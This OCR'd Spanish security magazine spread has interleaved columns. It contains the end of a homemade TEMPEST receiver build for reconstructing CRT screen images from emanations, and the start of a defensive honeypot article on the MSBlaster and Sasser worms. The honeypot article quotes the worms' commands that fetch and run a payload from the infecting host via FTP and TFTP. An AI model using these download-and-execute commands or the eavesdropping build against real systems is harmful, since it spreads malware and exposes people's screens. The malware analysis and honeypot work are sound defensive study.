
Tal dispositivo se llama inversor y es uno de los circuitos de amplificación más fáciles de construir (véase la tabla *No te olvides a la hora de amplificar*). El coeficiente de amplificación depende del valor de los dos resis-

Figura 12. *Circuito de conversión de Tomi Engdahla*






Figura 13. *Elementos empleados en el montaje del sistema: 1 – veroboard; 2 – resistor; 3 – diodo; 4, 5, 6 – condensadores; 7 – amplificador operativo*

tencias y se expresa en la fórmula: *k = -R3/R2*. Para amplificar la señal cien veces, podemos, por ejemplo, seleccionar R2=1 Ω y R3=100 Ω.

Eliminación del potencial negativo

Es la etapa más fácil: se basa solamente en añadir el diodo para eliminar el potencial negativo de nuestra señal (de otra forma, nuestro monitor tendría problemas al copiar el modelo de los potenciales negativos). El esquema se presenta en la Figura 9.

Consecución de imagen

Para que el sistema funcione, hay que hacer dos cosas más – la solución de estos problemas depende del dispositivo que tengamos. Esta última etapa se refiere a la señales de sincronización y al dispositivo concreto que muestra la imagen.

Señales de sincronización

Estas señales pueden producirse con el empleo de generadores de frecuencias. La parte más importante es generar impulsos de unos voltios para la sincronización vertical y parecidos impulsos para la sincronización vertical. Más detalladamente: en caso de la pantalla con la resolución 800*600 con la frecuencia 70 Hz para el primer canal deberían ser 70 impulsos por segundo, en cambio, para el segundo 600*70=42000 impulsos por segundo.

Si no tenemos generadores de frecuencia, podemos simplemente emplear un simple truco: podemos obtener canales de frecuencias desde el puerto *video-out* del ordenador (véase la Figura 10). Es suficiente fijar en el ordenador la resolución solicitada y la frecuencia de refresco (en nuestro caso – 800*600, 70 Hz). Para conectar el sistema de prueba al puerto *video-out*, podemos

Montamos el sistema

Nuestro circuito electrónico esta compuesto de cuatro partes (véase la Figura 14):

- antena (A) para recibir la señal,
- filtro de pasa altos (C1,R1) que cortará las señales por debajo de una frecuencia crítica definida,
- amplificador (OA,R2,R3,V+/V-) de la señal filtrada para poder verlo en el monitor CRT,
- diodo para eliminar el potencial negativo (elementos invisibles en la pantalla estándar) y la salida a la pantalla estándar.

Paralelamente tenemos señales entrantes de sincronización. Pueden también producirse por dos generadores de frecuencias bajas o bien descargadas directamente de la tarjeta de vídeo.

Para demostrar en la pantalla del televisor los datos capturados, podemos emplear el convertidor de la señal de sincronización de Tomi Engdahl, presentado en la Figura 12. En realidad no necesitamos este elemento – es opcional – por lo tanto, para leer exactamente, consultad *http://www.hut.fi/Misc/Electronics/circuits/vga2tv/vga2palntsc.html*.

Componentes

Para construir el circuito lo mejor es emplear la placa universal (Figuras 13; 1) – así llamada *veroboard*. Esta placa con una red de huecos conectados con pistas de cobre en todas las filas. De esta manera no hay por qué construir su propio circuito impreso. Estos componentes se pueden comprar en todas las tiendas de electrónica

Podemos observar la resistencia y el diodo en la Figura 13 (respectivamente 2, 3). En cuanto a los condensadores, a los hay de varios tipos, pero no hay por qué preocuparse – todos funcionan igual (Figura 13; 4, 5, 6). Finalmente, necesitamos el amplificador operacional (Figura 13; 7). En este momento no son necesarias explicaciones no obstante es posible encontrarlas en la página de Harry Lythall (*http://web.telia.com/~u85920178/begin/opamp00.htm*). Todos estos componentes se encuentran por pocos euros.

Montaje

Para conectar el circuito completo necesitaremos un soldador (incluso el más barato) y alambre de estaño para soldar los respectivos componentes a la placa veroboad.

Introducimos todas los componentes por el lado de la placa (esta sin pistas de cobre) de tal manera que los terminales salgan al otro lado. Luego, ponemos el estaño con el soldador en la pista – una gota debería ser suficiente para sujetar estos elementos.

Podemos emplear cualquier pista, sin embargo lo principal es respetar el esquema del circuito *TEMPEST* (Figura 14). Dos pistas de cobre se pueden conectar soldando entre a ellas un trocito de hilo eléctrico.

transformar el antiguo cable o bien comprar el cable SUB-D 15/HD 15 (denominado también cable VGA de 15-pin).

Veamos la Figura 10 y las señales respectivas:

- *1* – rojo,
- *2* – verde,
- *3* – azul,
- *6* – masa roja,
- *7* – masa verde,
- *8* – masa azul,
- *11* – masa,
- *13* – sincronización horizontal,
- *14* – sincronización vertical.

Nota: el puerto *video-out* hay que tratarlo con mucho cuidado. Cualquier error puede estropear irrevocablemente la tarjeta de vídeo.

Dispositivos de demostración

Para mostrar los datos capturados podemos emplear tanto el televisor como el monitor del ordenador, aunque el segundo será mejor. El televisor no soportará todas las frecuencias y el monitor – sí (desde luego hasta ciertos límites).

La conexión al monitor CRT constará del empleo del cable SUB-D HD (Figura 10). Para conectar al televisor habrá que emplear el cable Euro/SCART (véase la Figura 11):

- *5* – masa azul,
- *7* – azul,
- *9* – masa verde,
- *11* – verde,
- *13* – masa roja,
- *15* – rojo.

Si nos decidimos a emplear televisor, nos encontraremos un problema adicional. La conversión de señales de sincronización es relativamente difícil. Afortunadamente en el año 1996 Tomi Engdahl proyectó un circuito de conversión del estándar VGA en el estándar TV. Su idea se presenta en la Figura 12.

Como podemos observar, el empleo de la pantalla del ordenador es algo más fácil. Sin embargo, ¡debemos recordar tener mucho cuidado! Estos dispositivos son extraordinariamente sensibles. Además, para supervisar las pruebas merece la pena emplear un osciloscopio.

Está ya casi todo (para conocer los detalles sobre la construcción, consulte la tabla *Montamos el sistema*).

Resumiento: en el cuadro 14 se puede ver todo el sistema para capturar la emisión reveladora. Para explicar más claro:

- A – antena,
- C1 – condensador,
- R1,R2,R3 – resistencias,
- OA – amplificador operacional,
- *V+/V-* – alimentación OA,
- 1,2,3 – canales de colores,
- 4,5 – canales de sincronización,
- *Sync* – generadores de impulsos de sincronización.

¿Funcionará?

Acabamos de aprender cómo construir el sistema de captura de la emisión reveladora – deberíamos estar preparados para construir nosotros mismos tal dispositivo. Sin embargo, no podemos esperar que todo funcione inmediatamente a la primera vez. Es un sistema muy delicado, que requiere cierta precisión para que funcione; el osciloscopio es prácticamente imprescindible.

El funcionamiento del sistema depende también del entorno de pruebas y de la manera de empleo. La radiación electromagnética de todos los monitores CRT es algo diferente, por lo tanto, incluso en un sistema afinado los resultados serán diferentes para cada uno de ellos. Nuestra solución es un dispositivo completamente hecho en casa – relativamente barato y simple. Las soluciones comerciales de este tipo son muy caras y muy difíciles de comprar, sin mencionar, que estala información estuvo clasificada (no accesible) durante mucho tiempo. ■




Figura 14. *Circuito TEMPEST de Robin Lobel*

Honeypots – trampa para gusanos

Michał Piotrowski



Los gusanos de Internet se propagan increíblemente rápido. Para protegernos eficazmente de ellos, es necesario obtener su código lo más rapidamente posible y analizarlos. Los sistemas honeypot permiten no sólo la captura del gusano y la observación de su funcionamiento, sino que también su eliminación de las máquinas infectadas.

Que las tecnologías utilizadas en Internet nos aportan grandes ventajas es un hecho, pero estas mismas tecnologí as incluyen, con todo lo bueno, ciertos peligros en la protección del procesamiento y almacenamiento de datos. A estos peligros pertenecen los virus de ordenadores y gusanos de Internet, que tienen como objetivo principal su duplicación y propagación – es decir, atacar e infectar la mayor cantidad de ordenadores. Su forma de actuar es muy simple: encontrar y tomar el control del sistema vulnerable, escanear (con la ayuda de éste) la red y atacar otros sistemas. Cada máquina, controlada por el programa dañino, se convierte de esta manera en agresor, preparado con las mismas facilidades e idéntico efecto para atacar ordenadores de usuarios comunes, así como sistemas de grandes corporaciones o instituciones estatales. Además cada virus o gusano, aparte de la función de duplicación, puede tener funciones destructivas, destruyendo los datos que se encuentran en los sistemas atacados, y a veces, hasta el hardware.

Puede ocurrir, que los gusanos de Internet sean creados y empleados por los delincuentes informáticos para llevar a cabo ataques controlados DDoS. Los programas de este tipo – tras infectar una cantidad determinada de sistemas, transcurrir el tiempo indicado o bajo orden del agresor – inician el ataque DoS sobre su objetivo, lo que ante una gran cantidad de instancias del virus puede imposibilitar el funcionamiento de los sistemas y de las redes informáticas de la víctima.

Según las investigaciones llevadas a cabo a inicios del año 2004 por la empresa Sandvine, del 2% al 12% de todo el movimiento en Internet está constituido por conexiones

En este artículo aprenderás...

- *cómo atrapar gusanos de Internet con la ayuda de los honeypots,*
- cómo emplear máquinas virtuales para sanar ordenadores infectados.

Lo que deberías saber...

- *conocer los sistemas Linux y Windows,*
- conocer el lenguaje de script Bash,
- conocer, por lo menos básicamente, los protocolos de red.

Clasificación de los honeypots

El modo fundamental de la clasificación de los honeypots – trampas que simulan el funcionamiento de un sistema verdadero – los divide en sistemas de bajo (ing. *low-interaction*) y alto (ing. *High-interaction*) nivel de interacción. El término *nivel de interacción* define el tipo de las actividades, que el agresor puede ejecutar en el sistema y, a su vez, determina la cantidad y calidad de la información que podemos reunir empleando las trampas,el esfuerzo necesario para su instalación y mantenimiento, así como el nivel de peligro que significa la interceptación, eventual, del honeypot por el agresor.

Generalmente, los honeypots de bajo nivel no son sistemas completos,sino únicamente programas que emulan determinados servicios o sistemas de operación. Esto significa que el agresor que se conecta con un ordenador semejante, puede establecer conexión con el puerto TCP elegido – por ejemplo, con el servicio FTP – obtener una respuesta adecuada que le informe acerca de la clase y versión del servidor ficticio, así como enviarle cualquier dato. A veces puede registrarse en una cuenta anónima, ejecutar algunas sentencias e incluso ver el sistema virtual de archivos. Sin embargo, nunca podrá hacer más de lo que permite el honeypot, por ejemplo, acceder a la shell del sistema. Por eso los sistemas de un nivel bajo de interacción son fáciles de instalar, mantener y usar. Asi mismo son difíciles de tomar por el agresor, ya que no brindan servicios verdaderos. Desgraciadamente tienen dos defectos fundamentales: facilitan informaciones muy limitadas sobre el ataque y son relativamente fáciles de detectar por intrusos experimentados. No obstante, si se emplean de modo apropiado, pueden ser muy útiles – principalmente para combatir gusanos y virus, que realizan ataques de manera automática, conforme con el algoritmo contenido en éstos.

Los ataques de gusanos más famosos

CodeRed

El gusano *CodeRed,* que apareció por primera vez en julio del año 2001, infectó a más de 250 mil ordenadores en apenas 8 horas de acción.

MSBlaster

El gusano *MSBlaster,* conocido también como *Lovsan* o *Blaster,* hizo su aparación en Internet el once de agosto del año 2003 y en tan sólo 24 horas infectó alrededor de 200 mil ordenadores con el sistema operativo 2000 y XP. La velocidad de propagación de este gusano fue de 68 mil infecciones por hora. Incluso hoy en día existen nuevos casos de infecciones, mientras que la cantidad global de los sistemas infectados por el gusano *MSBlaster* se calcula en aproximadamente 450 mil.

MyDoom

En febrero del año 2004 el gusano de nombre *MyDoom* atacó los servidores de la empresa SCO Group, que estuvieron fuera de servicio durante aproximadamente 7 días. SCO ofreció una recompensa de 250 mil USD a la persona que ayudará a detener al responsable de la creación del gusano. De esta manera, *MyDoom* se convirtió en el gusano más peligroso y más rápido en propagarse en toda la historia, mientras que, según algunos proveedores de Internet, alrededor del 30 por ciento del correo electrónico, enviado en el periodo de su mayor propagación, fueron mensajes enviados por este agresor.

Sasser

El 30 de abril del año 2004 hizo su aparición el gusano *Sasser.* Junto con sus variantes, que aparecieron en los primeros días del mes de mayo, infectó el uno por ciento de todos los ordenadores del mundo, unos 6 millones de terminales. Provocó pérdidas enormes en muchas empresas no sólo internacionales, también nacionales y usuarios privados.

La escala de infecciones fue tan grande, que incluso en la prensa diaria y televisión aparecieron alertas informativas al respecto. Varias empresas e instituciones tomaron la decisión de desconectar sus sistemas informáticos por temor a un ataque por parte del *Sasser,* que (semejante a *MSBlaster*) también ataca los sistemas Microsoft Windows 2000 y XP.

generadas por gusanos. Tan sólo en USA el uso de tales conexiones cuesta a los proveedores de servicios de Internet alrededor de los 245 millones de dólares anuales. ¿No impresiona? Las evaluaciones de la empresa Trend Micro (uno de los fabricantes más grandes de aplicaciones antivirus) indican, que solamente en el año 2003 las pérdidas provocadas por ataques de programas dañinos en todo el mundo fueron de aproximadamente 55 mil millones de dólares.


Así pues, conozcamos las maneras de combatir los gusanos a través de los honeypots (máquinas virtuales-cebos; ver recuadro *Clasificación de los honeypots*). Como ejemplo utilizaremos dos programas maliciosos y muy famosos de hace tiempo – *MSBlaster* y *Sasser* (ver recuadro *Los ataques más famosos de gusanos*). Primeramente trataremos de obtener el archivo ejecutable con el código de éstos y, luego, limpiar automáticamente las máquinas infectadas. Estos métodos y programas son empleados por las empresas que hacen aplicaciones antivirus y por especialistas encargados de analizar el código de los gusanos y virus. Todos los ejemplos están basados en la distribución Gentoo Linux y el programa *Honeyd* – versión 0.8b

El modo de acción de los gusanos de Internet

Para combatir eficazmente los gusanos de Internet, tenemos que saber cómo funcionan y qué mecanismos utilizan. Aunque sólo nos ocuparemos de dos agresores, no hay que olvidar que el modo de actuar de todos los gusanos es similar y está compuesto de tres etapas:

- infección (ing. *infection*),
- propagación (ing. *propagation*),
- acciones adicionales (ing. *payload*).

La figura 1 y 2 ilustran las sucesivas fases de la acción de los gusanos susodichos.






Figura 1. *Fases sucesivas de la acción del gusano Blaster*




Figura 2. *Etapas de la acción del gusano Sasser*

Listado 1. *Sentencias lanzadas por Sasser en el sistema infectado*

```
echo off
echo open <IP del sistema fuente> 5554>>cmd.ftp
echo anonymous>>cmd.ftp
echo user>>cmd.ftp
echo bin>>cmd.ftp
echo get <número>_up.exe>>cmd.ftp
echo bye>>cmd.ftp
echo on
ftp -s:cmd.ftp
<número>_up.exe
echo off
del cmd.ftp
echo on
```

Infección

La infección es la etapa, en la cual el gusano toma el control del sistema vulnerable. *MSBlaster* aprovecha, para este objetivo, el error de desbordamiento de buffer en el subsistema de la llamada de procedimiento remoto (ing. *Remote Procedure Call*) del sistema Windows con la aplicación instalada *Distributed Component Object Model* (DCOM). El aprovechamiento efectivo de este error permite la ejecución de sentencias arbitrarias en el ordenador atacado. *MSBlaster*, eligiendo al azar las direcciones IP, busca ordenadores vulnerables y ataca la interfaz RPC (que escucha en el puerto 135 TCP).

Sasser actúa de manera muy similar – pero con la diferencia que ataca el servicio LSASS (ing. *Local Security Authority Subsystem Service*) que escucha en el puerto 445 TCP. Aprovechando un error de desbordamiento de buffer, *Sasser* obliga al sistema atacado a ejecutar las sentencias enviadas.

Vale la pena subrayar que en el caso de los gusanos mencionados, el proceso de infección ocurre automáticamente. No requiere la intervención del usuario. Basta con que el ordenador, con el servicio vulnerable activo, esté accesible y acepte conexiones desde la red.

Propagación

El proceso de propagación es la fase de transferencia del gusano del ordenador infectado a los sistemas atacados. Generalmente está basado en el envío de una copia del gusano como anexo del correo electrónico o aprovechando la vulnerabilidad del software de servicio.

MSBlaster, tras atacar el ordenador vulnerable, ejecuta en éste una shell, que escucha en el puerto 4444 TCP. Simultáneamente en el sistema fuente se ejecuta el servidor TFTP y conectándose con la shell en el ordenador atacado, ejecuta las sentencias que toman del sistema fuente y ponen en marcha el programa del gusano (archivo ejecutable de nombre *msblast.exe*):

Honeyd

El programa *Honeyd*, creado y desarrollado principalmente por Niels Provos, sirve para la construcción de sistemas honeypot de un bajo nivel de interacción, tanto sencillos como extraordinariamente complejos. Su mayor ventaja es la posibilidad de emular toda la red de ordenadores, compuesta por diversos sistemas virtuales de operación, los cuales pueden prestar cualquier servicio ficticio.

El principio de funcionamiento del programa *Honeyd* es muy sencillo y está basado en que cuando el agresor intenta establecer una conexión con la dirección IP, la cual está asignada al sistema emulado, *Honeyd* se hace pasar por ese sistema e inicia la comunicación con el ordenador del intruso.

Por supuesto, el entorno de red en el cual es utilizado debe estar configurado de tal manera que los paquetes IP con determinadas direcciones de destino lleguen al sistema-trampa. Esto lo podemos realizar a través de la configuración de las rutas apropiadas en el router, o de la aplicación de la técnica de *ARP Spoofing*, que permite la falsificación de la respuesta a la pregunta ARP y hacerse pasar por otro ordenador, incluso por uno que no exista.

Una característica importante de *Honeyd* es la posibilidad de crear perfiles en los ordenadores virtuales conforme al programa *Nmap* y una configuración bastante flexible de los servicios emulados. *Honeyd*, una vez que la conexión está establecida entre el ordenador del agresor y la máquina virtual, puede transferir la comunicación a cualquier programa o script externo, el cual de ahora en adelante recibirá y enviará datos al sistema del intruso. Es más, la conexión puede ser transferida al verdadero servidor que brinda determinado servicio o incluso al ordenador del agresor (en base a la dirección fuente tomada de sus paquetes IP).

```
tftp <IP del sistema fuente> ↵
  GET msblast.exe
start msblast.exe
```

Una vez que el programa está activo, inicia el proceso de infección.

La propagación del gusano *Sasser* es parecida: en el ordenador atacado, con la ayuda del exploit, se ejecuta la shell que espera la conexión en el puerto TCP 9996. Seguidamente, en el sistema fuente, *Sasser* pone en marcha el servidor FTP que escucha en el puerto 5554 y envía a la máquina de destino las sentencias (ver Listado 1), las cuales toman y ejecutan el archivo ejecutable del gusano (el archivo se llama *<número>_up.exe*, donde *<número>* es una cifra elegida al azar).

Acciones adicionales

Las acciones adicionales son actividades opcionales, no vinculadas con el proceso de infección y propagación, llevadas a cabo por el gusano en el sistema ocupado. En la mayoría de los casos tienen carácter destructivo – eliminación o modificación de archivos, formateado de discos duros o la realización de ataques DoS sobre determinados recursos de Internet determinados. Incluso hay casos de robos de contraseñas de todo tipo de recursos, por ejemplo, de cuentas de correo electrónico.

MSBlaster en determinados días del año lleva a cabo ataques DoS en los servicios de Internet de la empresa Microsoft – *http://www.windowsupdate.com*, mientras que *Sasser* reinicia el sistema operativo.

Construimos una red artificial

La trampa que construiremos para interceptar y eliminar los gusanos, es un sistema de un bajo nivel de interacción (ver recuadro *Clasificación de los honeypots*), basado en Linux y la programación *Honeyd* (ver recuadro *Honeyd*). Pero antes de pasar a la construción de nuestro propio honeypot, deberíamos conocer las posibilidades y el modo de funcionamiento de este programa. Examinemos la red presentada en la Figura 3 (la podemos construir configurando *Honeyd* de la manera mostrada en el Listado 2).

La compilación *Honeyd* no se aparta de los estándares vigentes. Primero desempacamos el archivo con el código fuente:

```
$ tar zxf honeyd-0.8b.tar.gz
```

Seguidamente compilamos e instalamos el programa (para que la compilación sea correcta, necesitamos las librerías *libevent*, *libdnet* y *libpcap*):

```
$ cd honeyd-0.8b
honeyd-0.8b$ ./configure
honeyd-0.8b$ make
honeyd-0.8b# make install
```

Configuración del comportamiento de los protocolos TCP, UDP y ICMP en Honeyd

Protocolo TCP:


- `open` – establecer conexión (comportamiento estándar),
- `block` – ignorar el paquete, no enviar respuesta,
- `reset` – responder con el paquete RST,
- `tarpit` – retrasar la conexión (sirve para reducir la comunicación y, a la vez, puede ocupar recursos del ordenador del agresor).

Protocolo UDP:

- `open` – responder,
- `block` – no responder,
- `reset` – responder con el paquete *ICMP Port unreachable* (comportamiento estándar).

Protocolo ICMP:

- `open` – responder con el paquete ICMP adecuado,
- `block` – ignorar el paquete y no responder (comportamiento estándar).






Figura 3. *Red modelo, construida con la ayuda del programa Honeyd*

Los sistemas virtuales, creados por el programa *Honeyd*, son perfiles de los ordenadores. Poseen características como: tipo del sistema operativo, puertos abiertos o comportamiento de los servicios emulados. En nuestro ejemplo tenemos tres perfiles: `linux`, descrito en las líneas de 1 a 6, `freebsd` entre las líneas 8 y 11, y `windows`, de la línea 13 a la 19. En las líneas 21, 22 y 23 se asignan los perfiles creados a las direcciones 10.0.0.10, 10.0.0.11 y 10.0.0.12. En resumen, cuando *Honeyd* recibe un paquete destinado a una de estas direcciones, emplea el perfil que tiene asignado y responde conforme con su configuración.

Cada perfil tiene parámetros de configuración que permiten determinar cómo se comportará un sistema determinado. En el Listado 2 se puede ver que en las líneas 2, 9 y 14 se fija el tipo de los sistemas operativos de los ordenadores virtuales a través del comportamiento de su pila TCP/IP (conforme con la base de las características del programa *Nmap*). Por tanto, el escaneo de la red 10.0.0.0 con este programa por el intruso le dará cuatro ordenadores: del sistema honeypot, Linux 2.4 – 2.5, FreeBSD en versión 2.2.1 y Windows NT 4.0.

Seguidamente se puede determinar qué puertos TCP y UDP estarán abiertos y que servicios estarán emulados. La líneas 3 y 4 determinan, por defecto, el comportamiento de *Honeyd* cuando recibe el paquete TCP o UDP dirigido al sistema `linux`, en un puerto con un comportamiento no definido (ver recuadro *Configuración del comportamiento de los protocolos TCP, UDP y ICMP en Honeyd*). En nuestro ejemplo se eligió la acción `reset`. Esto significa que *Honeyd,* en respuesta al paquete que establece conexión TCP, envía el paquete que termina la comunicación (RST), mientras que en el caso del protocolo UDP, envía el paquete ICMP informando que dicho puerto está inaccesible. Es un comportamiento típico para los puertos cerrados, en los cuales ningún servicio escucha.

La línea 15 provoca que el sistema Windows no responda a los paquetes ICMP, entre otros, a la petición *ICMP Echo Request*. La línea 6 en el perfil `linux` permite establecer una conexión con el puerto 25 TCP, de esta manera parecerá abierto. Sin embargo, no será posible ninguna comunicación con el sistema a través de este puerto. En el perfil `windows`, en la línea 17 se encuentra la inscripción que

Listado 2. *Archivo de configuración config1 del programa Honeyd para la red de la Figura 3*

```
 1: create linux
 2: set linux personality "Linux Kernel 2.4.0 - 2.5.20"
 3: set linux default tcp action reset
 4: set linux default udp action reset
 5: add linux tcp port 80 proxy www.google.com:80
 6: add linux tcp port 25 open

 7:
 8: create freebsd
 9: set freebsd personality "FreeBSD 2.2.1-STABLE"
10: add freebsd tcp port 80 ←
    "sh /usr/local/share/honeyd/scripts/apache-web.sh"
11: add freebsd tcp port 22 ←
    "sh /usr/local/share/honeyd/scripts/test.sh $ipsrc $dport"

12:
13: create windows
14: set windows personality "Microsoft Windows NT 4.0 Server SP5-SP6"
15: set windows default icmp action block
16: add windows tcp port 80 ←
    "perl /usr/local/share/honeyd/scripts/iis/main.pl"
17: add windows tcp port 25 block
18: add windows tcp port 23 proxy $ipsrc:23
19: set windows uptime 1638112

20:
21: bind 10.0.0.10 linux
22: bind 10.0.0.11 freebsd
23: bind 10.0.0.12 windows
```

bloquea el puerto 25 TCP y todos los paquetes que se le envíen serán ignorados. Tal comportamiento es normal en situaciones donde el flujo de red a un puerto dado se filtra por el firewall.

En las líneas 10, 11 y 16 se encuentra la configuración de los servicios vinculados con los puertos 22 y 80 de los respectivos sistemas. En el caso del perfil `freebsd`, tras establecer la conexión con estos puertos, el programa *Honeyd* transmite la comunicación a los scripts de la shell *apache-web.sh* (puerto 80) y *test.sh* (puerto 22), que se convierten en los responsables de recepción, registro e interpretación de los datos provenientes del agresor, así como también de los datos que se le envían. En el Listado 3 se presenta el script modelo *test.sh*, que emula de modo muy simple el servidor SSH y guarda en el archivo */usr/local/share/honeyd/logs/test.log* todas las informaciones recibidas. El script *apache-web.sh* está más desarrollado y finge ser un servidor HTTP *Apache*. Sin embargo, en el caso del perfil `windows` el puerto 80 TCP estará soportado por el script Perl de nombre *main.pl*, el cual se comporta como servidor *IIS 5.0*. Todos estos scripts 